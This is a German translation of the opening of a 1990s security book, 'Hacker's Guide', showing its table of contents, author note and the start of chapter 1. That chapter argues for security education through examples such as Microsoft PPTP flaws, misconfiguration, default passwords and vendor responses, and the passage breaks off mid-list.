Download von:

GCCSI

Ihr Dienstleister in:

Gürbüz Computer Consulting & Service International 1984-2007 l Önder Gürbüz l Aar Strasse 70 l 65232 Taunusstein
info@gccsi.com l +49 (6128) 757583 l +49 (6128) 757584 l +49 (171) 4213566

Hacker's Guide

http://kickme.to/tiger/

Inhaltsverzeichnis

Über den Autor

Widmung

Danksagung

1 Warum ich dieses Buch geschrieben habe

- 1.1 Unser Bedarf an Sicherheit: Real oder imaginär?
- 1.2 Die Wurzeln des Problems
- 1.3 Warum Schulung im Bereich Sicherheit wichtig ist
- 1.4 Zusammenfassung

2 Zum Aufbau des Buches

- 2.1 Die allgemeine Struktur dieses Buches
- 2.2 Ansätze für das Arbeiten mit diesem Buch
- 2.3 Die Grenzen dieses Buches
- 2.4 Der Aufbau des Buches
- 2.5 Was Sie noch über den Hacker's Guide wissen sollten
- 2.6 Inhalt der CD-ROM

3 Die Geburt eines Netzwerks: Das Internet

- 3.1 Die Anfänge: 1962 bis 1969
- 3.2 Unix wird geboren: 1969 bis 1973
- 3.3 Die prägenden Jahre des Internet: 1972 bis 1975
- 3.4 Das moderne Internet
- 3.5 Zusammenfassung

4 Ein kurzer Überblick über TCP/IP

- 4.1 Was ist TCP/IP?

4.2 Die einzelnen Protokolle
4.3 TCP/IP ist das Internet
4.4 Zusammenfassung

5 Hacker und Cracker

5.1 Was ist der Unterschied zwischen Hackern und Crackern?
5.2 Wo fing das alles an?
5.3 Die Situation heute: Ein Netzwerk im Kriegszustand
5.4 Zusammenfassung

6 Wer ist überhaupt anfällig für Angriffe durch Cracker?

6.1 Eine Definition des Begriffs »knacken«
6.2 Netzwerke der Regierung
6.3 Netzwerke der privaten Wirtschaft
6.4 Eine Warnung
6.5 Zusammenfassung

7 Kriegsführung im Internet

7.1 Das Internet kann Ihr Leben ändern
7.2 Können wir nicht einfach friedlich miteinander umgehen?
7.3 Freund oder Feind?
7.4 Kann das Internet für Spionagezwecke genutzt werden?
7.5 Die Bedrohung wird persönlicher
7.6 Wie wird ein Informationskriegsangriff aussehen?
7.7 Die unmittelbare Zukunft
7.8 Zusammenfassung
7.9 Informationsquellen zum Thema Informationskrieg
7.10 Informationsquellen zum Thema Y2K

8 Sicherheitskonzepte

8.1 Wir brauchen das Internet und wir brauchen es sofort
8.2 Evaluierung Ihrer speziellen Situation
8.3 Zertifizierung
8.4 Wo finden Sie Schulungen?

8.5 Web-Hosting als eine Lösung
8.6 Die Dienste eines externen Sicherheitsberaters in Anspruch nehmen
8.7 Kosten
8.8 Über Ihren Systemadministrator
8.9 Consultants und andere Lösungen

9 Destruktive Programme

9.1 Was sind destruktive Programme?
9.2 Destruktive Programme als Sicherheitsrisiken
9.3 Die E-Mail-Bombe
9.4 List-Linking
9.5 Ein Wort zu E-Mail-Relaying
9.6 Denial-of-Service-Attacken
9.7 Computerviren
9.8 Zusammenfassung

10 Scanner

10.1 Wie arbeiten Scanner?
10.2 Die Scanner
10.3 Auf anderen Plattformen
10.4 Andere Port-Scanner
10.5 Zusammenfassung

11 Paßwort-Knacker

11.1 Was ist ein Paßwort-Knacker?
11.2 Wie funktionieren Paßwort-Knacker?
11.3 Der Wert von Paßwort-Knackern
11.4 Die Paßwort-Knacker
11.5 Informationsquellen
11.6 Zusammenfassung

12 Trojanische Pferde

12.1 Was ist ein Trojanisches Pferd?
12.2 Woher kommen Trojanische Pferde?

12.3 Wo findet man Trojanische Pferde?
12.4 Wie oft werden Trojaner wirklich entdeckt?
12.5 Wie hoch ist das Risiko, das Trojanische Pferde darstellen?
12.6 Wie kann ich ein Trojanisches Pferd aufspüren?
12.7 Informationsquellen
12.8 Zusammenfassung

13 Sniffer

13.1 Sniffer als Sicherheitsrisiken
13.2 Wie hoch ist das Risiko, das Sniffer darstellen?
13.3 Gab es schon tatsächliche Angriffe durch Sniffer?
13.4 Welche Informationen fangen Sniffer ab?
13.5 Wo kann man einen Sniffer finden?
13.6 Wo kann ich einen Sniffer bekommen?
13.7 Abwehren von Sniffer-Angriffen
13.8 Zusammenfassung
13.9 Weitere Informationen über Sniffer

14 Firewalls

14.1 Was ist eine Firewall?
14.2 Andere Aufgaben, die eine Firewall ausführt
14.3 Was sind die Bestandteile einer Firewall?
14.4 Firewall-Arten
14.5 Allgemeines zu Firewalls
14.6 Aufbau einer Firewall
14.7 Kommerzielle Firewalls
14.8 Zusammenfassung
14.9 Informationsquellen

15 Protokollierungs- und Auditing-Tools

15.1 Protokollierungstools
15.2 Warum noch mehr Logs benutzen?
15.3 Netzwerküberwachung und Datensammlung

15.4 Tools für die Analyse von Log-Dateien
15.5 Spezialisierte Protokollierungswerkzeuge
15.6 Zusammenfassung

16 Das Sicherheitsloch

16.1 Das Konzept des Sicherheitslochs
16.2 Über Aktualität
16.3 Wie ein Sicherheitsloch entsteht
16.4 Das Datenmonster in Schach halten
16.5 Wieviel Sicherheit brauchen Sie?
16.6 Generelle Informationsquellen
16.7 Mailing-Listen
16.8 Usenet-Newsgruppen
16.9 Mailing-Listen von Anbietern, Patch-Archive und Informationsquellen
16.10 Zusammenfassung

17 Microsoft

17.1 DOS
17.2 Windows for Workgroups und Windows 95
17.3 Sicherheitslücken von Microsoft-Anwendungen
17.4 FrontPage-Erweiterungen
17.5 Zusammenfassung

18 Unix - die große Herausforderung

18.1 Sicherheit von Anfang an
18.2 Die physikalische Sicherheit
18.3 Konsolensicherheit
18.4 Installationsmedien
18.5 Default-Konfigurationen
18.6 Paßwortsicherheit
18.7 Installation eines Programms zur proaktiven Paßwortprüfung
18.8 Patches
18.9 Spezielle Sicherheitslücken

18.10 Der nächste Schritt: Überprüfung der Dienste
18.11 FTP
18.12 FTP im allgemeinen
18.13 Gopher
18.14 NFS (Network File System)
18.15 HTTP
18.16 Sicherung des Dateisystems
18.17 Über X-Window
18.18 Checklisten und Leitfäden
18.19 Ausgewählte Exploits für Unix (allgemein)
18.20 Informationsquellen
18.21 Bücher
18.22 Online-Publikationen
18.23 Zusammenfassung

19 Novell

19.1 Interne Sicherheit
19.2 Default-Paßwörter
19.3 Remote-Angriffe auf NetWare
19.4 Spoofing
19.5 Denial of Service (DoS)
19.6 Utilities zur Sicherung und Verwaltung von Novell-Netzwerken
19.7 Utilities zum Knacken von Novell-Netzwerken
oder Testen ihrer Sicherheit
19.8 Informationsquellen

20 VAX/VMS

20.1 VMS
20.2 Die Sicherheit von VMS
20.3 Einige alte Sicherheitslöcher
20.4 Überwachung und Protokollierung
20.5 Andere Zeiten
20.6 Zusammenfassung
20.7 Informationsquellen

21 Macintosh

21.1 Einrichtung eines Macintosh-Web-Servers
21.2 Schwachstellen auf der Macintosh-Plattform
21.3 Gemeinsame Dateinutzung und Sicherheit
21.4 Interne Sicherheit
21.5 Paßwort-Knacker und verwandte Utilities
21.6 Tools speziell für America Online
21.7 Zusammenfassung
21.8 Informationsquellen

22 Wer ist verantwortlich?

22.1 Die allgemeine Vorstellung
22.2 Über die Zugriffskontrolle
22.3 Wie wird man Root?
22.4 Root könnte bald der Vergangenheit angehören
22.5 Root auf anderen Betriebssystemen
22.6 Der Cracker mit Root-Berechtigung
22.7 Vorsicht vor Root
22.8 Zusammenfassung

23 Interne Sicherheit

23.1 Brauche ich wirklich interne Sicherheit?
23.2 Warum sind interne Angriffe so verbreitet?
23.3 Richtlinien (Policies)
23.4 Hardware
23.5 Platten, Verzeichnisse und Dateien
23.6 Prüfungen der internen Sicherheit
23.7 Interne Sicherheitsscanner
23.8 Kontrolle des Internet-Zugriffs von Mitarbeitern
23.9 Entwicklung von Checklisten zur Optimierung der Verfahrensweisen
23.10 Zusammenfassung

24 Der entfernte Angriff

24.1 Was ist ein entfernter Angriff?
24.2 Die ersten Schritte
24.3 Einen kurzen Blick auf das Netzwerk werfen
24.4 Das Betriebssystem
24.5 Weitere Untersuchungen
24.6 Einen Testlauf durchführen
24.7 Zusammenfassung

25 Angriffsebenen

25.1 Wann kann es zu einem Angriff kommen?
25.2 Welche Betriebssysteme verwenden Cracker?
25.3 Ausgangspunkte von Angriffen
25.4 Wie sieht der typische Cracker aus?
25.5 Wie sieht das typische Ziel aus?
25.6 Warum wollen Cracker ein System angreifen?
25.7 Über Angriffe
25.8 Der Sensibilitätsindex der Crack-Ebenen
25.9 Zusammenfassung
25.10 Informationsquellen

26 Spoofing-Attacken

26.1 Was ist Spoofing?
26.2 Grundprinzipien der Internet-Sicherheit
26.3 Die Technik einer Spoofing-Attacke
26.4 Schritte einer erfolgreichen Spoofing-Attacke
26.5 Erraten der Sequenznummer
26.6 Dokumente, die sich speziell mit IP-Spoofing beschäftigen
26.7 ARP-Spoofing
26.8 DNS-Spoofing
26.9 Zusammenfassung

27 Telnet-basierte Angriffe

27.1 Telnet

27.2 Zusammenfassung

28 Sprachen, Erweiterungen und Sicherheit

28.1 Das World Wide Web wächst heran

28.2 CGI und Sicherheit

28.3 ActiveX

28.4 Script-Sprachen

28.5 Zusammenfassung

29 Anonymität wahren

29.1 Ebenen der Preisgabe

29.2 Browsen im Web und die Gefährdung der Privatsphäre

29.3 Browser-Sicherheit

29.4 Cookies

A Bibliographie zum Thema Sicherheit - weiterführende Literatur

A.1 Allgemeine Internet-Sicherheit

B Wie Sie an weitere Informationen gelangen

B.1 Offizielle Informationsquellen

B.2 Untergrund-Informationsquellen

C Sicherheitsunternehmen

C.1 Sicherheitsunternehmen

D RFCs zu Sicherheitsthemen

E Computersicherheit und das Gesetz

E.1 Die Vereinigten Staaten

E.2 China

E.3 Rußland und die GUS

E.4 Die Europäische Gemeinschaft

E.5 Zusammenfassung

E.6 Online Ressourcen

F Inhalt der CD-ROM

F.1 CD-ROM

G Glossar

G.1 Glossar der Sicherheitsbegriffe

Stichwortverzeichnis

Über den Autor

Anonymous, der sich selbst als Unix- und Perl-Fanatiker beschreibt, lebt mit seiner Frau Michelle und einem halben Dutzend Computern in Südkalifornien. Er leitet derzeit eine Internet-Sicherheit-Unternehmensberatung und arbeitet daran, das weltweit größte Archiv zum Thema Computersicherheit aufzubauen. Außerdem ist er zeitweise als Vertragsprogrammierer für mehrere Fortune-500-Unternehmen beschäftigt. Sein aktuelles Projekt ist ein verteiltes Datennormalisierungstool, das in Perl und Server-seitig in JavaScript geschrieben ist.

Widmung

Für Michelle.

Danksagung

Ich möchte mich bei folgenden Personen bedanken: Michael Michaleczko, Erik Ambro, Peter Benson, Rusty Miller, David Pennells, Patrick Brown, Marty Rush und dem Programmierteam von Pacificnet International. Alle waren mir dabei behilflich, dieses Buch zu realisieren.

Außerdem gilt mein Dank einem absolut hervorragenden Redaktionsteam: Mark Taber, Scott Meyers, Randi Roger, David Mayhew, Tonya Maddox, Andrew Cupp und Adam Swetnam.

1

Warum ich dieses Buch geschrieben habe

Als mein Verleger mich bat, den *Hacker's Guide* zu schreiben, zögerte ich. Natürlich war es eine großartige Chance, doch ich wußte auch, daß das Buch auf herbe Kritik stoßen würde. Bevor ich zusagte, rief ich die zuständigen Redakteure an und zählte alle Gründe auf, die gegen dieses Buch sprachen, u.a.

- Leser könnten die Informationen böswillig benutzen.
- Die Internet-Sicherheitsgemeinde könnte protestieren.
- Hersteller könnten Anstoß daran nehmen, daß wir die Schwächen ihrer Produkte offenlegen.

Die Redakteure ließen sich aber auch nach Abwägen dieser Punkte nicht abschrecken. Sie meinten, daß die Öffentlichkeit Zugang zu den Informationen haben sollte. Da ich ebenfalls dieser Meinung war, legten wir gemeinsam los. Die Reaktionen auf die erste amerikanische Ausgabe waren interessant.

Die Medien spalteten sich in zwei Lager. Das erste fand das Buch erfrischend und informativ, ungeachtet eventueller Sicherheitsrisiken. Ben Elgin von *ZDNET USA* schrieb:

> *Die Sichtweise des Hackers über viele Kapitel könnte als Werbung für illegale und unmoralische Online-Aktivitäten gesehen werden, aber diese Art der Darstellung trägt auch dazu bei, Web-Administratoren wachzurütteln. Sie bekommen eine ehrliche Beurteilung dessen, was manche Utilities bestimmten Plattformen oder Netzwerk-Konfigurationen anhaben können. Web-Administratoren werden lernen, ihr Netzwerk zu schützen und zu entscheiden, wann und wo Sicherheitslöcher entstanden sind. Verstärkte Sicherheit oder monumentale Gefahr? - 8. September 1997, Ben Elgin*

Viele Reporter folgten Elgins Meinung und argumentierten, daß die Veröffentlichung derartiger Informationen die Sicherheit im Internet verstärken würde. Ein pragmatischer Rezensent vom *Library Journal* räumte sogar ein, daß der *Hacker's Guide* ein wichtiges Tool für System-Administratoren sei:

> *Netzwerk-Administratoren sollten dieses Buch ganz genau lesen, weil eine Menge angehender Hacker dies ebenfalls tun und sich dann nach einem Platz umsehen werden, um ihre neuen Fähigkeiten zu testen, z.B. Ihren LAN- oder Web-Server.*

Nicht jeder allerdings begrüßte die Veröffentlichung dieser Informationen. In vielen Kreisen wurde der *Hacker's Guide* als ein Marketing-Coup, ein billiger Versuch, Geld zu machen, und ein erstklassiges Beispiel für Sensationsjournalismus angesehen. Deshalb fühle ich mich verpflichtet, zu erklären, warum ich dieses Buch geschrieben habe: Es gibt einen echten Bedarf für die Informationen in diesem Buch,

den ich in den folgenden Abschnitten erläutern werde.

1.1 Unser Bedarf an Sicherheit: Real oder imaginär?

Tausende sind jeden Tag online, sei es geschäftlich oder privat. Dieses Phänomen wird im allgemeinen Internet-Explosion genannt und hat die Zusammensetzung des Internet drastisch geändert.

Vor einem Jahrzehnt wurden die meisten Server von Personal gewartet, das zumindest über ein Basiswissen zum Thema Sicherheit verfügte. Diese Tatsache verhinderte unerlaubte Zugriffe natürlich nicht völlig, aber in Proportion zu der Anzahl der potentiellen Ziele kamen sie nur selten vor.

Heute werden Web-Server meist von ganz normalen Leuten gewartet, von denen viele nur wenig Erfahrung im Sicherheitsbereich haben. Die Zahl der potentiellen Ziele ist überwältigend und wächst täglich. Doch trotz dieser kritischen Situation treiben Geschäftsleute die Bürger weiter voran. Sie behaupten, das Internet sei sicher, man brauche sich keinerlei Sorgen zu machen. Ist das richtig? Nein.

Marketing-Leute lügen wie gedruckt. Entweder das, oder sie haben keine Ahnung, wovon sie reden. Die Wahrheit ist, das Internet ist nicht sicher, auch nicht ansatzweise.

Die Situation wird noch durch die Tatsache verschlimmert, daß auch die Autoritäten der Computer-Industrie dazu beitragen, die Öffentlichkeit einzunebeln. Sie preisen ihre jeweiligen Sicherheitsprodukte als einzigartig an und geben damit Otto Normalverbraucher zu verstehen, daß alles in schönster Ordnung ist. Aber die Realität ist eine andere: Jeden Monat knacken Hacker oder Cracker einen weiteren Sicherheitsmechanismus, der als Industrie- Standard gilt.

1.1.1 Microsofts PPTP

Ein Paradebeispiel ist Microsofts Implementierung des *Point-to-Point-Tunneling-Protokolls (PPTP).* PPTP ist ein Protokoll, das benutzt wird, um *Virtual Private Networks (VPNs)* über das Internet zu legen. VPNs ermöglichen sicheren, verschlüsselten Datenverkehr zwischen den Netzwerk-Knotenpunkten von Unternehmen und machen so Festverbindungen überflüssig. (Mit VPNs können Unternehmen das Internet quasi als ihre globale Festverbindung nutzen.)

Microsofts Implementierung von PPTP wurde als eine der solidesten Sicherheitsmaßnahmen auf dem Markt gepriesen. PPTP hat ein oder zwei Preise gewonnen und wurde in Computer-Zeitschriften oft als Standard-Lösung der Industrie beschrieben. So weit, so gut.

Einen Monat vor Druck dieses Buches wurde Microsofts PPTP von einer wohlbekannten Verschlüsselungsautorität geknackt. Die Pressemitteilung hierüber schockte die Sicherheitswelt:

> *Weiß es Microsoft nicht besser? Man sollte annehmen, sie wüßten es. Die Fehler von Microsoft sind nicht etwa subtil, sondern Fehler, die man höchstens von blutigen Anfängern im Verschlüsselungsbusiness erwarten würde. Die Verschlüsselung wird hier in einer Art und Weise genutzt, die ihre Wirksamkeit völlig negiert. Die Dokumentation weist 128-Bit-Schlüssel aus, tatsächlich wird aber nichts genutzt, das auch nur annähernd dieser Schlüssellänge entspricht. Paßwörter werden von derart schlechten Hash-Funktionen*

geschützt, daß die meisten auf sehr einfache Art und Weise geknackt werden können. Und der Kontrollkanal ist so schlampig designt, daß praktisch jeder einen Microsoft-PPTP-Server zum Absturz bringen kann. (Aus: Frequently Asked Questions - Microsoft PPTP Implementation. Counterpane Technologies. http://www.counterpane.com/pptp-faq.html)

Das hört sich nicht an, als sei Microsofts PPTP sehr sicher, oder? Experten fanden fünf verschiedene Fehler in der Implementierung, unter anderem Fehler im Paßwort-Hashing, in der Authentifizierung und der Verschlüsselung. Kurz, sie entdeckten, daß Microsofts Implementierung von PPTP einer Katastrophe gleichkam.

Ich könnte wetten, daß Sie diese Informationen nie gesehen haben. Dann geht es Ihnen wie vielen anderen Verantwortlichen in Unternehmen in aller Welt. Sie glauben, daß die von ihnen eingesetzten Produkte sicher seien. Schließlich ist Microsoft ein großes anerkanntes Unternehmen. Wenn Microsoft sagt, ein Produkt ist sicher, dann muß dies einfach wahr sein.

Das ist die Einstellung des ganz normalen Netzwerk-Managers heutzutage. Und Tausende von Unternehmen gehen deshalb ein großes Risiko ein.

Hinweis:

Fehler dieser Art werden jederzeit gemacht. Hier ein amüsantes Beispiel: Kürzlich erst wurde entdeckt, daß die Verschlüsselungsfunktion von Microsofts Windows NT erfolgreich ausgeschaltet werden kann. Dieser Angriff ist mittlerweile als der »Sie sind jetzt in Frankreich«-Angriff bekannt geworden. So funktioniert es: Frankreich erlaubt Privatpersonen keinen Zugang zu starker Verschlüsselung. Wenn Windows NT Ihren Standort als Frankreich interpretiert, wird die Funktion zur starken Verschlüsselung des Betriebssystems ausgeschaltet. Nicht sehr sicher, oder?

Fazit: Sie sind auf sich allein gestellt. Das heißt, es liegt an Ihnen, geeignete Maßnahmen zu treffen, um Ihre Daten zu schützen. Verlassen Sie sich niemals auf Softwarehersteller, diese Aufgabe für Sie zu übernehmen.

1.2 Die Wurzeln des Problems

Falschaussagen der Softwarehersteller bilden nur einen Teil des Ganzen. Die Wurzeln liegen anderswo. Die drei ernstzunehmendsten Ursachen für Sicherheitslücken sind:

- Falsche Konfiguration
- Systemfehler oder unzulängliche Reaktionen der Softwarehersteller
- Ungenügende Schulung der Öffentlichkeit

Untersuchen wir jeden Faktor und seine Wirkung!

1.2.1 Falsche Konfiguration

Der Hauptgrund für Sicherheitslücken ist falsche Konfiguration. Dies kann jede beliebige Site jederzeit zum Absturz bringen, unabhängig von den getroffenen Sicherheitsmaßnahmen. (Der Server des amerikanischen Justizministeriums wurde z.B. trotz installierter Firewall geknackt. Eine falsch

konfigurierte Firewall ist soviel wert wie gar keine.)

Fehlkonfigurationen können an jedem Punkt des Vertriebswegs von der Fabrik in Ihr Büro entstehen. So öffnen z.B. manche Netzwerk-Utilities, wenn sie aktiviert sind, erhebliche Sicherheitslücken. Viele Softwareprodukte werden mit solchen aktivierten Netzwerk-Utilities ausgeliefert. Die daraus resultierenden Risiken bleiben erhalten, bis Sie die entsprechenden Utilities deaktivieren oder richtig konfigurieren.

Ein gutes Beispiel hierfür sind Utilities für den Netzwerk-Drucker. Diese könnten bei einer Erstinstallation aktiviert sein und damit das System unsicher machen. Um sie zu deaktivieren, müssen Sie jedoch erst einmal von ihrer Existenz wissen.

Erfahrene Netzwerk-Administratoren lachen hierüber. Wie kann es sein, daß jemandem nicht bewußt ist, welche Utilities auf seinem Rechner laufen? Die Antwort ist ganz einfach: Denken Sie an Ihr bevorzugtes Textverarbeitungsprogramm. Wie gut kennen Sie sich damit wirklich aus? Wenn Sie routinemäßig Makros in einer Textverarbeitungsumgebung schreiben, sind Sie ein fortgeschrittener Anwender und damit Mitglied einer relativ kleinen Benutzergruppe. Im Gegensatz dazu benutzen die meisten Anwender nur die Basisfunktionen einer Textverarbeitung: Text, Tabellen, Rechtschreibprüfung usw. Natürlich ist dagegen nichts einzuwenden, aber die meisten Textverarbeitungsprogramme verfügen über weitergehende Funktionen, die dem normalen Anwender gar nicht bewußt sind.

Hinweis:

Ein oft zitiertes Axiom in Computer-Presse-Kreisen lautet: »80 Prozent der Leute nutzen nur 20 Prozent der Möglichkeiten eines Programms.«

Ein Beispiel: Wie viele von Ihnen, die das DOS-basierte WordPerfect benutzten, wußten, daß es ein Utility namens *Grab* beinhaltete? Dieses Utility ermöglichte über eine Kommandozeile die Herstellung von Screen Shots in jedem beliebigen DOS-basierten Programm. Zu jener Zeit war eine derartige Funktion in einer Textverarbeitung völlig neu. Grab war extrem mächtig, wenn es mit einem verwandten Utility namens *Convert* gekoppelt wurde. Convert verwandelte verschiedene Grafik-Dateiformate in `*.wpg`-Dateien, ein Format, das in WordPerfect-Dokumente importiert werden konnte. Beide Utilities wurden über eine Kommandozeile im C:\WP-Directory aufgerufen. Keines der beiden war direkt aus der WordPerfect- Umgebung zugänglich. Trotz ihrer Mächtigkeit waren diese zwei Utilities kaum bekannt.

Ganz ähnlich wissen wohl die meisten Anwender nur wenig über das Innenleben ihres bevorzugten Betriebssystems. Der Aufwand, sich entsprechendes Wissen anzueignen, würde den Nutzen bei weitem übersteigen. Über die Jahre schnappen sie natürlich das eine oder andere auf - vielleicht lesen sie regelmäßig Computerzeitschriften, in denen so manche Tips und Tricks veröffentlicht werden, oder sie lernen durch berufliche Weiterbildung, die ihnen in ihrem Job angeboten wird. Egal, wie sie ihr Wissen erhalten, fast jeder kann irgend etwas »Cooles« über sein Betriebssystem berichten.

Es ist schwierig, mit der Zeit Schritt zu halten. Die Software-Industrie ist eine dynamische Branche, und Anwender sind in der Regel zwei Jahre hinter der Entwicklung zurück. Diese Verzögerung in der Anpassung an neue Technologien trägt ebenfalls zum Sicherheitsproblem bei. Wenn ein Betriebssystem-Entwicklungsteam sein Erzeugnis verändert, wissen viele Anwender auf einmal weniger. Microsofts Windows 95 ist ein gutes Beispiel: Nach Freigabe bot Windows 95 neuartige Unterstützung für verschiedene Protokolle - Protokolle, mit denen der gewöhnliche Windows-Anwender nicht vertraut

war (und der Übergang zu einem Registry-basierten System war ein ganz schöner Sprung). Es ist möglich (und wahrscheinlich), daß Anwender sich einiger obskurer Netzwerk-Utilities nicht bewußt sind.

Ein Szenario: Utilities sind aktiviert, und diese Tatsache ist den Anwendern nicht bewußt. In aktiviertem Zustand können diese Utilities Sicherheitslöcher von unterschiedlichem Ausmaß öffnen. Wenn ein Computer, der in dieser Weise konfiguriert ist, an das Internet angeschlossen wird, wird er zu einem einladenden Ziel mit offenem Scheunentor für Hacker.

Derartige Probleme sind leicht behoben. Die Lösung ist das Deaktivieren (oder richtige Konfigurieren) der in Frage kommenden Utilities oder Services. Typische Beispiele für diese Art von Problemen sind:

- Utilities für den Netzwerk-Drucker
- File-Sharing-Utilities
- Default-Paßwörter
- Netzwerk-Beispiel-Programme

Von den aufgelisteten Beispielen stellen Default-Paßwörter das größte Problem dar. Die meisten Multi-User-Betriebssysteme am Markt beinhalten mindestens einen Default-Paßwort-Account (oder einen Account, der überhaupt kein Paßwort verlangt).

Dann gibt es noch die umgekehrte Situation: Statt aktivierter Utilities, die eine Gefahr für Ihr System darstellen, könnte es Ihnen ebensowenig bewußt sein, daß es nichtaktivierte Utilities gibt, die die Sicherheit Ihres Systems verstärken würden.

Viele Betriebssysteme haben eingebaute Sicherheitsfunktionen. Diese Funktionen können sehr wirksam sein, wenn sie aktiviert werden, bleiben jedoch bis zu ihrer Aktivierung völlig wertlos. Sie sehen, es läuft wieder alles auf Ihren Wissensstand hinaus. Wenn Sie nicht genug wissen, werden Sie mit ziemlicher Sicherheit unnötig leiden.

Aber das ist noch nicht alles. Für den modernen Netzwerk-Administrator gibt es noch andere Probleme. Manche Sicherheits-Utilities sind schlichtweg unpraktisch. Nehmen wir z.B. Sicherheitsprogramme, die File-Access-Privilegien vergeben und Anwenderzugänge je nach Sicherheitslevel, Tageszeit usw. einschränken. Vielleicht kann Ihr kleines Netzwerk mit aktivierter Zugangsbeschränkung (Zugangssperren) gar nicht flüssig und effektiv laufen. Wenn dies so ist, müssen Sie das Risiko eben in Kauf nehmen und vielleicht andere Sicherheitsmaßnahmen treffen, um dieses Manko auszugleichen. Im wesentlichen sind diese Punkte die Basis jeder Sicherheitstheorie: Sie müssen das Risiko gegen die praktischen Sicherheitsmaßnahmen abwägen, je nach Sensitivität Ihrer Netzwerkdaten.

Sie werden bemerken, daß die meisten Probleme im Bereich Netzwerk-Sicherheit aus einem Mangel an Wissen entstehen. Aus diesem Grund werde ich in diesem Buch immer wieder auf das Thema Schulung hinweisen.

Hinweis:

Es liegt allein an Ihnen, die Probleme, die durch mangelndes Wissen hervorgerufen werden, zu beseitigen, indem Sie sich selbst oder Ihre Partner mit qualifizierten Schulungen weiterbilden. (Anders gesagt, Hacker können einiges holen, wenn sie Netzwerke attackieren, die von Menschen mit mangelndem Wissen verwaltet werden.)

1.2.2 Systemfehler oder unzulängliche Reaktionen der Softwarehersteller

Systemfehler oder unzulängliche Reaktionen der Softwarehersteller ist der nächste Punkt auf unserer Liste. Leider liegen diese Faktoren außerhalb unserer Kontrolle. Das ist wirklich bedauerlich, denn es gibt eine Tatsache: Versagen seitens der Hersteller ist die zweithäufigste Ursache für Sicherheitsprobleme. Das kann jeder bestätigen, der Abonnent einer Bug- Mailing-Liste ist. Jeden Tag werden Fehler oder Programmierschwächen in Netzwerk-Software gefunden. Jeden Tag werden diese in Form von Hinweisen oder Warnungen ins Internet gesetzt. Unglücklicherweise werden diese Hinweise und Warnungen nicht von allen Anwendern gelesen.

Systemfehler

Ich stufe Systemfehler hier nicht in Unterkategorien ein. Es reicht aus, einen Systemfehler wie folgt zu definieren:

- Er schwächt das Programm so, daß es zu Fehlern im Arbeitsablauf kommt (sei es unter normalen oder extremen Bedingungen).
- Er ermöglicht Hackern, diese Schwäche (bzw. fehlerhaften Arbeitsablauf) auszunutzen, um das System zu beschädigen oder Kontrolle darüber zu erlangen.

Es gibt hauptsächlich zwei Arten von Systemfehlern. Der erste, den ich Primärfehler nenne, ist ein Fehler, der sich innerhalb der Sicherheitsstruktur Ihres Betriebssystems befindet. Er ist ein Fehler, der in einem sicherheitsrelevanten Programm steckt. Wenn ein Hacker diesen Fehler ausnutzt, erhält er mit einem Schritt unautorisierten Zugang zu dem System oder seinen Daten.

Netscapes Secure-Sockets-Layer-Fehler

Im Januar 1996 deckten zwei Informatik-Studenten der University of California in Berkeley einen ernsthaften Fehler im Verschlüsselungssystem des Netscape Navigators auf. Ihre Entdeckungen wurden in Dr. Dobb's Journal veröffentlicht. In dem Artikel »Randomness and the Netscape Browser« von Ian Goldberg und David Wagner beschreiben die Autoren, daß Netscapes Implementierung eines kryptographischen Protokolls namens Secure Sockets Layer (SSL) fehlerhaft sei. Dieser Fehler würde es ermöglichen, im World Wide Web abgefangene sichere Nachrichten zu knacken. Dies ist ein ausgezeichnetes Beispiel für einen Primärfehler.

Im Gegensatz dazu gibt es Sekundärfehler. Ein Sekundärfehler ist jeder Fehler, der in einem Programm entsteht, das eigentlich nichts mit Sicherheit zu tun hat und dennoch eine Sicherheitslücke an einer anderen Stelle des Systems öffnet. Anders gesagt, liegt das Hauptaugenmerk der Programmierer darauf, daß ein Programm läuft, und nicht darauf, ob es sicher ist. Zur Zeit der Programmierung denkt niemand an eventuelle Sicherheitslücken.

Sekundärfehler kommen weitaus häufiger vor als Primärfehler, insbesondere auf Plattformen, die nicht schon von vornherein auf Sicherheit ausgerichtet sind. Ein Beispiel für einen Sekundärfehler ist jeglicher Fehler in einem Programm, das besondere Zugangsprivilegien erfordert, um seine Aufgaben abzuschließen (anders gesagt, ein Programm, das mit root- oder Superuser-Privilegien läuft). Wird ein solches Programm angegriffen, kann der Hacker sich durch das Programm arbeiten, um besonderen

privilegierten Zugang zu Dateien zu bekommen.

Ob Primär- oder Sekundärfehler, Systemfehler stellen eine besondere Bedrohung für die Internet-Gemeinde dar, wenn sie in täglich benutzten Programmen wie FTP oder Telnet auftauchen. Diese hochsensiblen Applikationen bilden das Herz des Internet und könnten selbst dann nicht plötzlich entfernt werden, wenn ein Sicherheitsfehler in ihnen existiert.

Zum besseren Verständnis dieses Konzeptes stellen Sie sich vor, jemand würde entdecken, daß Microsoft Word vollkommen unsicher ist. Würden die Leute aufhören, es zu benutzen? Natürlich nicht. Millionen Büros rund um die Welt arbeiten mit Word. Es gibt jedoch einen erheblichen Unterschied zwischen einem ernsten Sicherheitsfehler in Microsoft Word und einem ebensolchen in NCSA HTTPD, einem beliebten Web-Server-Paket. Der ernste Fehler in HTTPD würde eine Gefahr für Hundertausende Server (und damit Millionen von Accounts) darstellen. Aufgrund der Größe des Internet und der Dienstleistungen, die dort heute angeboten werden, sind Fehler innerhalb seiner Sicherheitsstruktur von internationaler Bedeutung.

Wann immer also ein Fehler innerhalb Sendmail, FTP, Gopher, HTTP oder anderen unentbehrlichen Elementen des Internet entdeckt wird, entwickeln Programmierer *Patches* (Flikken für Source-Code oder ganze Binärdateien), um das Problem vorübergehend zu beheben. Diese Patches werden zusammen mit detaillierten Hinweisen an die ganze Welt verteilt. Dies führt uns zu den Herstellerreaktionen.

Herstellerreaktionen

Softwarehersteller haben von jeher schnell reagiert, aber dies sollte Ihnen keinen falschen Eindruck in bezug auf ihre Sicherheit geben. Softwarehersteller wollen ihre Software verkaufen. Für sie hat es nichts Faszinierendes, wenn jemand eine Lücke in ihrem System entdeckt. Schließlich bedeutet eine Sicherheitslücke Einbußen an Gewinn und Prestige. Dementsprechend schnell reagieren Hersteller mit beruhigenden Aussagen, um die Anwender zu beschwichtigen. Es kann aber manchmal sehr lange dauern, bis der Fehler tatsächlich behoben wird.

Die Gründe dafür können vielfältig sein, und oft trägt der Hersteller keine Schuld. Manchmal sind sofortige Fehlerbehebungen nicht möglich, z.B. in folgenden Fällen:

- Wenn das betreffende Programm Teil des Betriebssystems ist
- Wenn die Applikation weit verbreitet oder Standard ist
